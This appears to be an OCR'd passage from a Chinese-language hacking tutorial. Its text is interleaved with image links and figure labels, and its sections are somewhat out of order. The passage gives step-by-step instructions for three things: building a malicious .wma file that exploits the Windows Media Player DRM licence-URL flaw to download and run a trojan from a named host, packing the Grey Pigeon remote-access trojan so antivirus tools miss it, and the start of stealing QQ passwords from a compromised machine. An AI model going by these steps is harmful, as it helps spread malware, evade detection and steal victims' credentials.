



图10

下面再来说说怎么用microsoft Media Player传播木马，至于原理我就不卖弄了，因为这是人家的功劳，如图11。我们用到的工具是wmdrm，如图12。先在“自定义打包”，“源文件”，“浏览”处选择一个适合的类型（wmv，wma，asf，wms），然后在“认证字符串”，“认证url”处填写我们的木马地址http://520hacker.ccc.com/hehe/setup.exe，最后我们回到“自定义打包”，在“输出文件后缀”处填写一个合适的后缀，比如.wma，点“打包加密”文件就生成了。我们打开刚才生成的文件会出现如图13所示的情形，如果点确定，那么播放器就会下载我们木马运行了。

五、给灰鸽子木马加壳躲避查毒软件

工具：三层驱动Sa.exe

灰鸽子虽然功能强大，但俗话说的好：人怕出名猪怕壮。灰鸽子不能躲避杀毒软件的查杀，当然灰鸽子自身也带upx加壳功


漏洞描述：
Microsoft Windows媒体播放器数字权限管理加载任意网页漏洞
详细，
Microsoft Windows Media Player是微软发布的非常流行的媒体播放器，支持多种媒体格式。
Media Player数字权限管理（DRM）中存在加载任意网页漏洞，攻击者可能利用此漏洞诱使用户执行恶意代码。
攻击者可以创建恶意的媒体文件，如果用户打开了该文件的话就可能无需交互便加载站点，然后该站点就可能诱骗用户下载执行恶意软件。
受影响系统：
Microsoft Media Player 9.0
Microsoft Media Player 10.0
必须软件：

1。windows media DRM (SDK) 打包加密[WMDRM 3.4.5]
下载地址：http://www.fengyenet.com/Soft_Show.asp?SoftID=52

2。任意的一个.wma文件

图11




图12




图13

能，我们在配置服务端的时候都一般不选择UPX加壳，而是喜欢手动加壳。网上加壳工具很多，我们今天用三层驱动Sa为鸽子加壳，如图14，在“目标文件”处选择服务端文件，然后在“选项”处选择加壳级别，可加壳三回，但是需从A级一步一步加壳，这样我们的鸽子就不会被杀了，当然还有很多工具比此工具强大，它们原理基本都是一样的，在此我就不举例了。注意了一般加壳后的文件会比原文件小很多。





图14

六、用灰鸽子盗QQ密码

工具：无须盗QQ密码前提是我们已经控制了一台灰鸽子肉鸡，并且肉鸡上面运行了QQ。如果你满足这样的条件那就随我来吧！我们依次选择“远程控制命令”——“进程管理”，可先看看肉